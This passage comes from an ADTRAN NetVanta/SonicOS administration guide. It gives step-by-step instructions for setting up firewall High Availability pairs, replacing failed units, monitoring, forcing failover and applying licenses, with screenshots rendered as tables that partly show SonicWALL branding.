If your firewall has a hardware failure while still under warranty, ADTRAN will replace it. In this case, you need to remove the HA association containing the failed appliance in NetVanta Security Portal account, and add a new HA association that includes the replacement. If you contact ADTRAN Technical Support to arrange the replacement (known as an RMA), Support will often take care of this for you.

After replacing the failed appliance in your equipment rack with the new unit, you can update NetVanta Security Portal account and your SonicOS configuration.

Replacing a failed HA Primary unit is slightly different than replacing an HA Secondary unit. Both procedures are provided in the following sections:

- [“Replacing an HA Primary Unit” on page 987](#)
- [“Replacing an HA Secondary Unit” on page 987](#)

### Replacing an HA Primary Unit

To replace an HA Primary unit, perform the following steps:

- 
- Step 1** In the SonicOS management interface of the remaining firewall (the Backup unit), on the High Availability screen, uncheck **Enable High Availability** to disable it.
  - Step 2** Clear the **Backup ADTRAN Serial Number** text box.
  - Step 3** Check **Enable High Availability**.  
The old Backup unit now becomes the Primary unit. Its serial number is automatically displayed in the Primary ADTRAN Serial Number text box.
  - Step 4** Type the serial number for the replacement unit into the **Backup ADTRAN Serial Number** text box.
  - Step 5** Click **Synchronize Settings**.
  - Step 6** On NetVanta Security Portal account, remove the old HA association. See [“Removing an HA Association” on page 986](#).
  - Step 7** On NetVanta Security Portal account, register the replacement firewall and create an HA association with the new Primary (original Backup) unit as the HA Primary, and the replacement unit as the HA Secondary. See [“Associating an Appliance at First Registration” on page 981](#).
  - Step 8** Contact ADTRAN Technical Support to transfer the security services licenses from the former HA Pair to the new HA Pair.

This step is required when the HA Primary unit has failed, because the licenses are linked to the Primary unit in an HA Pair.

### Replacing an HA Secondary Unit

To replace an HA Secondary unit, perform the following steps:

- 
- Step 1** On NetVanta Security Portal account, remove the old HA association. See [“Removing an HA Association” on page 986](#).
  - Step 2** On NetVanta Security Portal account, register the replacement firewall and create an HA association with the original HA Primary, using the replacement unit as the HA Secondary. See [“Associating an Appliance at First Registration” on page 981](#).

## Configuring High Availability in SonicOS

To configure High Availability, you must configure High Availability in the SonicOS management interface using the two ADTRAN appliances associated on NetVanta Security Portal account. For information about associating two appliances, see [“Associating Appliances on NetVanta Security Portal account for High Availability” on page 979](#).

Before configuring Active/Active UTM, you must configure two firewalls as a Stateful High Availability pair and enable Stateful Synchronization in the SonicOS management interface.

On ADTRAN appliances that support the PortShield feature (NetVanta 2630 and 2730 appliances), High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances.

You can disable PortShield either by using the **PortShield Wizard**, or manually from the **Network > PortShield Groups** page.


Refer to the following sections:

- [“Disabling PortShield with the PortShield Wizard” on page 989](#)
- [“Disabling PortShield Manually” on page 990](#)
- [“High Availability > Settings” on page 991](#)
- [“High Availability > Advanced Settings” on page 993](#)
- [“High Availability > Monitoring” on page 995](#)
- [“Synchronizing Settings and Verifying Connectivity” on page 997](#)
- [“Forcing Transitions” on page 998](#)

## Disabling PortShield with the PortShield Wizard

On ADTRAN appliances that support the PortShield feature, High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances. Perform the procedure for each of the appliances while logged into its individual management IP address. To use the PortShield Wizard to disable PortShield on each ADTRAN, perform the following steps:

- Step 1** On one appliance of the planned HA Pair, click the **Wizards** button at the top right of the management interface.
- Step 2** In the **Welcome** screen, select **PortShield Interface Wizard**, and then click **Next**.
- Step 3** In the **Ports Assignment** screen, select **WAN/LAN/HA**, and then click **Next**.



- Step 4** In the **ADTRAN Configuration Summary** screen, click **Apply**.
- Step 5** In the **PortShield Wizard Complete** screen, click **Close**.
- Step 6** Log into the management interface of the other appliance in the HA Pair and repeat this procedure.

## Disabling PortShield Manually


On ADTRAN appliances that support the PortShield feature, High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances. Perform the procedure for each of the appliances while logged into its individual management IP address.

To manually disable PortShield on each ADTRAN, perform the following steps:

- Step 1** On one appliance of the planned HA Pair, navigate to the **Network > PortShield Groups** page.



- Step 2** Click the **Select All** link at the top of the page.



**Step 3** Click the **Configure** button.

**Step 4** In the **Switch Port Settings** dialog box, select **Unassigned** in the **PortShield Interface** drop-down list.

**Step 5** Click **OK**.

The **Network > PortShield Groups** page displays the interfaces as unassigned.

| Name | PortShield interface | Link Settings  | Link Status            | Comment     | Configure   |
|------|----------------------|----------------|------------------------|-------------|-------------|
| X0   | LAN                  | Auto negotiate | 100 Mbps - Half duplex | Default LAN | [Configure] |
| X1   | WAN                  | Auto negotiate | No link                | Default WAN | [Configure] |
| X2   | Unassigned           | Auto negotiate | No link                |             | [Configure] |
| X3   | Unassigned           | Auto negotiate | No link                |             | [Configure] |
| X4   | Unassigned           | Auto negotiate | No link                |             | [Configure] |
| X5   | Unassigned           | Auto negotiate | No link                |             | [Configure] |
| X6   | Unassigned           | Auto negotiate | 100 Mbps - Full duplex |             | [Configure] |

## High Availability > Settings

The configuration tasks on the **High Availability > Settings** page are performed on the Primary unit and then are automatically synchronized to the Backup.

To configure the settings on the **High Availability > Settings** page:

- Step 1** Login as an administrator to the SonicOS user interface on the Primary ADTRAN.
- Step 2** In the left navigation pane, navigate to **High Availability > Settings**. See [“Verifying High Availability Status” on page 1003](#) for a description of the fields listed in the High Availability Status table.

The screenshot shows the 'High Availability Settings' page. At the top, there are 'Accept' and 'Cancel' buttons. Below them is a table titled 'High Availability Status' with the following data:

| High Availability Status     |            |
|------------------------------|------------|
| Primary Status               | Disabled   |
| Dedicated HA-Link            | HA No link |
| Found Backup                 | No         |
| Settings Synchronized        | No         |
| Primary Stateful HA Licensed | Yes        |
| Backup Stateful HA Licensed  | No         |
| Stateful HA Synchronized     | No         |
| Primary State                | NONE       |
| Backup State                 | NONE       |

Below the table is the 'High Availability Settings' section, which includes a checkbox for 'Enable High Availability' (which is currently unchecked).

At the bottom, there is a 'SonicWALL Address Settings' section with two columns: 'Primary SonicWALL' and 'Backup SonicWALL'. Each column has a 'Serial Number' field. The Primary Serial Number is '0017C50F4F4C' and the Backup Serial Number is '000000000000'.

- Step 3** Select the **Enable High Availability** checkbox.
- Step 4** Under **ADTRAN Address Settings**, type in the serial number for the Backup ADTRAN appliance. You can find the serial number on the back of the firewall, or in the **System > Status** screen of the Backup unit. The serial number for the Primary ADTRAN is automatically populated.
- Step 5** When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Idle unit, and the Idle unit will reboot.



## High Availability > Advanced Settings

The configuration tasks on the **High Availability > Advanced** page are performed on the Primary unit and then are automatically synchronized to the Backup.

To configure the settings on the **High Availability > Advanced** page, perform the following steps:

**Step 1** Login as an administrator to the SonicOS user interface on the Primary ADTRAN.

**Step 2** In the left navigation pane, navigate to **High Availability > Advanced**.

**Step 3** To configure Stateful High Availability, available on NetVanta 2830 and 2840 appliances, select **Enable Stateful Synchronization**. Fields are displayed with recommended settings for the **Heartbeat Interval** and **Probe Interval** fields. The settings shown are minimum recommended values. Lower values may cause unnecessary failovers, especially when the ADTRAN is under a heavy load. You can use higher values if your ADTRAN handles a lot of network traffic.

When Stateful High Availability is not enabled, session state is not synchronized between the Primary and Backup firewalls. If a failover occurs, any session that had been active at the time of failover needs to be renegotiated.

When Stateful High Availability is not enabled, it is not possible to enable the Active/Active UTM feature.

**Step 4** Click **OK** in the Stateful Synchronization recommended settings dialog box.


**Step 5** To configure Active/Active UTM, available on NetVanta 2830 and 2840 appliances, select the **Enable Active/Active UTM** checkbox.

**Step 6** If enabling Active/Active UTM, select an interface in the **HA Data Interface** drop-down list. This interface will be used for transferring data between the two units during Active/Active UTM processing. Only unassigned, available interfaces appear in the drop-down list.

**Note**

ADTRAN High Availability cannot be configured using the built-in wireless interface, nor can it be configured using Dynamic WAN interfaces.

The selected interface must be the same one that you physically connected as described in [“Initial Active/Active UTM Setup” on page 979](#).



- Step 7** To configure the High Availability Pair so that the Primary unit takes back the Primary role once it restarts after a failure, select **Enable Preempt Mode**. Preempt mode is recommended to be disabled when enabling Stateful High Availability, because preempt mode can be over-aggressive about failing over to the Backup appliance.
- Step 8** To back up the settings when you upgrade the firmware version, select **Generate/Overwrite Backup Firmware and Settings When Upgrading Firmware**.
- Step 9** Select the **Enable Virtual MAC** checkbox. Virtual MAC allows the Primary and Backup appliances to share a single MAC address. This greatly simplifies the process of updating network ARP tables and caches when a failover occurs. Only the switch to which the two appliances are connected needs to be notified. All outside devices will continue to route to the single shared MAC address.
- Step 10** Optionally adjust the **Heartbeat Interval** to control how often the two units communicate. The default is 5000 milliseconds; the minimum supported value is 1000 milliseconds. You can use higher values if your ADTRAN handles a lot of network traffic.
- Step 11** Set the **Failover Trigger Level** to the number of heartbeats that can be missed before failing over. The default is 5.
- Step 12** Set the **Probe Interval** to the interval in seconds between probes sent to specified IP addresses to monitor that the network critical path is still reachable. This is used in logical monitoring. ADTRAN recommends that you set the interval for at least 5 seconds. The default is 20 seconds, and the allowed range is 5 to 255 seconds. You can set the Probe IP Address(es) on the **High Availability > Monitoring** screen. See [“High Availability > Monitoring” on page 995](#).
- Step 13** Set the **Probe Count** to the number of consecutive probes before SonicOS Enhanced concludes that the network critical path is unavailable or the probe target is unreachable. This is used in logical monitoring. The default is 3, and the allowed range is 3 to 10.
- Step 14** Set the **Election Delay Time** to the number of seconds allowed for internal processing between the two units in the High Availability Pair before one of them takes the Primary role. The default is 3 seconds.
- Step 15** Set the **Dynamic Route Hold-Down Time** to the number of seconds the newly-Active appliance keeps the dynamic routes it had previously learned in its route table. This setting is used when a failover occurs on a High Availability pair that is using either RIP or OSPF dynamic routing. When a failover occurs, **Dynamic Route Hold-Down Time** is the number of seconds

the newly-Active appliance keeps the dynamic routes it had previously learned in its route table. During this time, the newly-Active appliance relearns the dynamic routes in the network. When the **Dynamic Route Hold-Down Time** duration expires, it deletes the old routes and implements the new routes it has learned from RIP or OSPF. The default value is 45 seconds. In large or complex networks, a larger value may improve network stability during a failover.



**Note** The **Dynamic Route Hold-Down Time** setting is displayed only when the **Advanced Routing** option is selected on the **Network > Routing** page.

- Step 16** Select the **Include Certificates/Keys** checkbox to have the appliances synchronize all certificates and keys.
- Step 17** You do not need to click **Synchronize Settings at this time, because all settings will be automatically synchronized to the Idle unit when you click Accept after completing HA configuration**. To synchronize all settings on the Active unit to the Idle unit immediately, click **Synchronize Settings**. The Idle unit will reboot.
- Step 18** Click **Synchronize Firmware** if you previously uploaded new firmware to your Primary unit while the Backup unit was offline, and it is now online and ready to upgrade to the new firmware. **Synchronize Firmware** is typically used after taking your Backup appliance offline while you test a new firmware version on the Primary unit before upgrading both units to it.
- Step 19** When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Idle unit automatically.

If you enabled Active/Active UTM, the Network > Interfaces page will show that the selected interface for **HA Data Interface** now belongs to the **HA Data-Link** zone.

## High Availability > Monitoring

On the **High Availability > Monitoring** page, you can configure both physical and logical interface monitoring. By enabling physical interface monitoring, you enable link detection for the designated HA interfaces. The link is sensed at the physical layer to determine link viability. Logical monitoring involves configuring the ADTRAN to monitor a reliable device on one or more of the connected networks. Failure to periodically communicate with the device by the Active unit in the HA Pair will trigger a failover to the Idle unit. If neither unit in the HA Pair can connect to the device, no action will be taken.

The Primary and Backup IP addresses configured on this page are used for multiple purposes:

- As independent management addresses for each unit (supported on all physical interfaces)
- To allow synchronization of licenses between the Idle unit and the ADTRAN licensing server
- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring unique management IP addresses for both units in the HA Pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of these IP addresses. The Primary and Backup firewalls' unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN will need to use the virtual LAN IP address as their gateway.


The management IP address of the Backup/Idle unit is used to allow license synchronization with the ADTRAN licensing server, which handles licensing on a per-appliance basis (not per-HA Pair). Even if the Backup unit was already registered on NetVanta Security Portal account before creating the HA association, you must use the link on the **System > Licenses** page to connect to the ADTRAN server while accessing the Backup appliance through its management IP address.

When using logical monitoring, the HA Pair will ping the specified Logical Probe IP address target from the Primary as well as from the Backup ADTRAN. The IP address set in the Primary IP Address or Backup IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as the ADTRANS will assume that the problem is with the target, and not the ADTRANS. But, if one ADTRAN can ping the target but the other ADTRAN cannot, the HA Pair will failover to the ADTRAN that can ping the target.


The configuration tasks on the **High Availability > Monitoring** page are performed on the Primary unit and then are automatically synchronized to the Backup.

To set the independent LAN management IP addresses and configure physical and/or logical interface monitoring, perform the following steps:

- Step 1** Login as an administrator to the SonicOS user interface on the Primary ADTRAN.
- Step 2** In the left navigation pane, navigate to **High Availability > Monitoring**.



- Step 3** Click the **Configure** icon for an interface on the LAN, such as **X0**.



- Step 4** To enable link detection between the designated HA interfaces on the Primary and Backup units, leave the **Enable Physical Interface Monitoring** checkbox selected.
- Step 5** In the **Primary IP Address** field, enter the unique LAN management IP address of the Primary unit.

- Step 6** In the **Backup IP Address** field, enter the unique LAN management IP address of the Backup unit.
- Step 7** Select the **Allow Management on Primary/Backup IP Address** checkbox. When this option is enabled for an interface, a green icon appears in the interface's Management column in the Monitoring Settings table on the High Availability > Monitoring page. Management is only allowed on an interface when this option is enabled.
- Step 8** In the **Logical Probe IP Address** field, enter the IP address of a downstream device on the LAN network that should be monitored for connectivity. Typically, this should be a downstream router or server. (If probing is desired on the WAN side, an upstream device should be used.) The Primary and Backup appliances will regularly ping this probe IP address. If both can successfully ping the target, no failover occurs. If neither can successfully ping the target, no failover occurs, because it is assumed that the problem is with the target, and not the ADTRAN appliances. But, if one appliance can ping the target but the other appliance cannot, failover will occur to the appliance that can ping the target.
- The **Primary IP Address** and **Backup IP Address** fields must be configured with independent IP addresses on a LAN interface, such as X0, (or a WAN interface, such as X1, for probing on the WAN) to allow logical probing to function correctly.
- Step 9** Optionally, to manually specify the virtual MAC address for the interface, select **Override Virtual MAC** and enter the MAC address in the field. The format for the MAC address is six pairs of hexadecimal numbers separated by colons, such as A1:B2:C3:d4:e5:f6. Care must be taken when choosing the Virtual MAC address to prevent configuration errors.
- When the **Enable Virtual MAC** checkbox is selected on the **High Availability> Advanced** page, the SonicOS firmware automatically generates a Virtual MAC address for all interfaces. Allowing the SonicOS firmware to generate the Virtual MAC address eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts.
- Step 10** Click **OK**.
- Step 11** To configure monitoring on any of the other interfaces, repeat the above steps.
- Step 12** When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Idle unit automatically.

## Synchronizing Settings and Verifying Connectivity

Once you finish configuring the High Availability settings on the Primary firewall and click the **Accept** button, the Primary will automatically synchronize the settings to the Backup unit, causing the Backup to reboot. You do not need to click the **Synchronize Settings** button.

Later, when you click **Synchronize Settings**, it means that you are initiating a full manual synchronization and the Backup will reboot after synchronizing the preferences. You should see a **HA Peer Firewall has been updated** message at the bottom of the management interface page. Note that the regular Primary-initiated synchronization (automatic, not manual) is an incremental sync, and does not cause the Backup to reboot.

By default, the **Include Certificate/Keys** setting is enabled. This specifies that Certificates, CRLs and associated settings (such as CRL auto-import URLs and OCSP settings) are synchronized between the Primary and Backup units. When Local Certificates are copied to the Backup unit, the associated Private Keys are also copied. Because the connection between the Primary and Backup units is typically protected, this is generally not a security concern.

**Tip**


---

A compromise between the convenience of synchronizing Certificates and the added security of not synchronizing Certificates is to temporarily enable the **Include Certificate/Keys** setting and manually synchronize the settings, and then disable **Include Certificate/Keys**.

---

To verify that Primary and Backup firewalls are functioning correctly, wait a few minutes, then power off the Primary ADTRAN device. The Backup firewall should quickly take over.

From your management workstation, test connectivity through the Backup ADTRAN by accessing a site on the public Internet – note that the Backup ADTRAN, when Active, assumes the complete identity of the Primary, including its IP addresses and Ethernet MAC addresses.

Log into the Backup ADTRAN's unique LAN IP address. The management interface should now display **Logged Into: Backup ADTRAN Status: (green ball) Active** in the upper right corner. If all licenses are not already synchronized with the Primary unit, navigate to the System > Licenses page and register this firewall on NetVanta Security Portal account. This allows the ADTRAN licensing server to synchronize the licenses.

Now, power the Primary ADTRAN back on, wait a few minutes, then log back into the management interface. The management interface should again display **Logged Into: Primary ADTRAN Status: (green ball) Active** in the upper right corner.

If you are using the Monitor Interfaces feature, experiment with disconnecting each monitored link to ensure that everything is working correctly.

Successful High Availability synchronization is not logged, only failures are logged.

## Forcing Transitions

In some cases, it may be necessary to force a transition from the Active ADTRAN to the Idle unit – for example, to force the Primary ADTRAN to become Active again after a failure when **Preempt Mode** has not been enabled, or to force the Backup ADTRAN to become Active in order to do preventive maintenance on the Primary ADTRAN.

To force such a transition, it is necessary to interrupt the heartbeat from the currently Active ADTRAN. This may be accomplished by disconnecting the Active ADTRAN's LAN port, by shutting off power on the currently Active unit, or by restarting it from the Web management interface. In all of these cases, heartbeats from the Active ADTRAN are interrupted, which forces the currently **Idle** unit to become **Active**.

To restart the Active ADTRAN, log into the Primary ADTRAN LAN IP address and click **System** on the left side of the browser window and then click **Restart** at the top of the window.

Click **Restart ADTRAN**, then **Yes** to confirm the restart. Once the Active ADTRAN restarts, the other ADTRAN in the **High Availability** pair takes over operation.

**Warning**


---

**If the Preempt Mode checkbox has been selected for the Primary ADTRAN, the Primary unit takes over operation from the Backup unit after the restart is complete.**

---

**Tip**


---

ADTRAN recommends disabling preempt mode when using Stateful High Availability. This is because preempt mode can be over-aggressive about failing over to the Backup appliance.

---

## Applying Licenses to firewalls

When your firewalls have Internet access, each appliance in a High Availability Pair must be individually registered from the SonicOS management interface while the administrator is logged into the individual management IP address of each appliance. This allows the Backup unit to synchronize with the ADTRAN licensing server and share licenses with the associated Primary appliance. There is also a way to synchronize licenses for an HA Pair whose appliances do not have Internet access.

When live communication with ADTRAN's licensing server is not permitted due to network policy, you can use license keysets to manually apply security services licenses to your appliances. When you register a firewall on NetVanta Security Portal account, a license keyset is generated for the appliance. If you add a new security service license, the keyset is updated. However, until you apply the licenses to the appliance, it cannot perform the licensed services.



**Note**

In a High Availability deployment without Internet connectivity, you must apply the license keyset to **both** of the appliances in the HA Pair.

You can use one of the following procedures to apply licenses to an appliance:

- [“Activating Licenses from the SonicOS User Interface” on page 999](#)
- [“Copying the License Keyset from NetVanta Security Portal account” on page 1001](#)

### Activating Licenses from the SonicOS User Interface

Follow the procedure in this section to activate licenses from within the SonicOS user interface. Perform the procedure for each of the appliances in a High Availability Pair while logged into its individual LAN management IP address. See [“High Availability > Monitoring” on page 995](#) to configure the individual IP addresses.

- 
- Step 1** Log in to the SonicOS user interface using the individual LAN management IP address for the appliance.
- Step 2** On the **System > Licenses** page, under **Manage Security Services Online**, click the link for **To Activate, Upgrade or Renew services, click here**.



- Step 3** In the **Licenses > License Management** page, type your NetVanta Security Portal account user name and password into the text boxes.

Licenses/

## License Management

**mySonicWALL.com Login**

mySonicWALL.com is a one-stop resource for registering all your SonicWALL Internet Security Appliances and managing all your SonicWALL security service upgrades and changes. mySonicWALL provides you with an easy to use interface to manage services and upgrades for multiple SonicWALL appliances. For more information on mySonicWALL please visit the [FAQ](#). Please enter your existing mySonicWALL.com username and password below:

User Name:

Password:

Did you forget your User Name or Password? Go to <https://www.mysonicwall.com> for help.

**Step 4** Click **Submit**.

**Step 5** On the **Systems > Licenses** page under **Manage Security Services Online**, verify the services listed in the **Security Services Summary** table.

**Security Services Summary**

| Security Service                                                | Status       | Count     | Expiration  |
|-----------------------------------------------------------------|--------------|-----------|-------------|
| Nodes/Users                                                     | Licensed     | Unlimited |             |
| Complete AV                                                     |              |           |             |
| Network Anti-Virus                                              | Free Trial   | 5         | 22 Aug 2007 |
| Server Anti-Virus                                               | Not Licensed |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Free Trial   |           | 22 Aug 2007 |
| E-Mail Filtering Service                                        | Free Trial   |           |             |
| VPN                                                             | Licensed     |           |             |
| Global VPN Client                                               | Licensed     | 25        |             |
| Global VPN Client Enterprise                                    | Not Licensed |           |             |
| VPN SA                                                          | Licensed     | 1000      |             |
| SonicOS Enhanced                                                | Licensed     |           |             |
| Global Security Client                                          | Not Licensed |           |             |
| Comprehensive Gateway Security Suite Upgrade                    |              |           |             |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Free Trial   |           | 22 Aug 2007 |
| Content Filter                                                  | Expired      |           | 23 Jul 2007 |
| Premium Content Filtering Service                               | Free Trial   |           | 22 Aug 2007 |
| ViewPoint                                                       | Free Trial   |           | 22 Aug 2007 |
| High Availability                                               | Licensed     |           |             |

**Step 6** Repeat this procedure for the other appliance in the HA Pair.




## Copying the License Keyset from NetVanta Security Portal account

You can follow the procedure in this section to view the license keyset on NetVanta Security Portal account and copy it to the firewall. Perform the procedure for each of the appliances in a High Availability Pair while logged into its individual LAN management IP address. See “[High Availability > Monitoring](#)” on page 995 to configure the individual IP addresses.

- 
- Step 1** Login to your NetVanta Security Portal account at <<http://www.adtran.com/NetVantaSecurityPortal/>>.
  - Step 2** In the left navigation pane, click **My Products**.
  - Step 3** On the **My Products** page, under **Registered Products**, scroll down to find the appliance to which you want to copy the license keyset. Click the product **name** or **serial number**.
  - Step 4** On the **Service Management** page, click **View License keyset**.
  - Step 5** On the **License Keyset** page, use your mouse to highlight all the characters in the text box.


This is the license keyset for the firewall that you selected in [Step 3](#).



**Step 6** To copy the license keyset to the clipboard, press **Ctrl+C**.

**Step 7** Log in to the SonicOS user interface by using the individual LAN management IP address.

**Step 8** On the **Systems > Licenses** page under **Manual Upgrade**, press **Ctrl+V** to paste the license keyset into the **Or enter keyset** text box.



**Step 9** Click **Submit**.

**Step 10** Repeat this procedure for the other appliance in the HA Pair.

## Verifying High Availability Status

There are several ways to view High Availability status in the SonicOS Enhanced management interface. See the following sections:

- [“Viewing the High Availability Status Table” on page 1003](#)
- [“Receiving Email Alerts About High Availability Status” on page 1005](#)
- [“Viewing High Availability Events in the Log” on page 1005](#)

### Viewing the High Availability Status Table

The **High Availability Status** table on the **High Availability > Settings** page displays the current status of the HA Pair. If the Primary ADTRAN is Active, the first line in the table indicates that the Primary ADTRAN is currently Active.

It is also possible to check the status of the Backup ADTRAN by logging into the unique LAN IP address of the Backup ADTRAN. If the Primary ADTRAN is operating normally, the status indicates that the Backup ADTRAN is currently Idle. If the Backup has taken over for the Primary, the status table indicates that the Backup is currently Active.

In the event of a failure in the Primary ADTRAN, you can access the management interface of the Backup ADTRAN at the Primary ADTRAN virtual LAN IP address or at the Backup ADTRAN LAN IP address. When the Primary ADTRAN restarts after a failure, it is accessible using the unique IP address created on the High Availability > Monitoring page. If preempt mode is enabled, the Primary ADTRAN becomes the Active firewall and the Backup firewall returns to Idle status.

| High Availability Status     |                          |
|------------------------------|--------------------------|
| Primary Status               | Active                   |
| Dedicated HA Link            | HA 1000 Mbps full duplex |
| Found Backup                 | Yes                      |
| Settings Synchronized        | Yes                      |
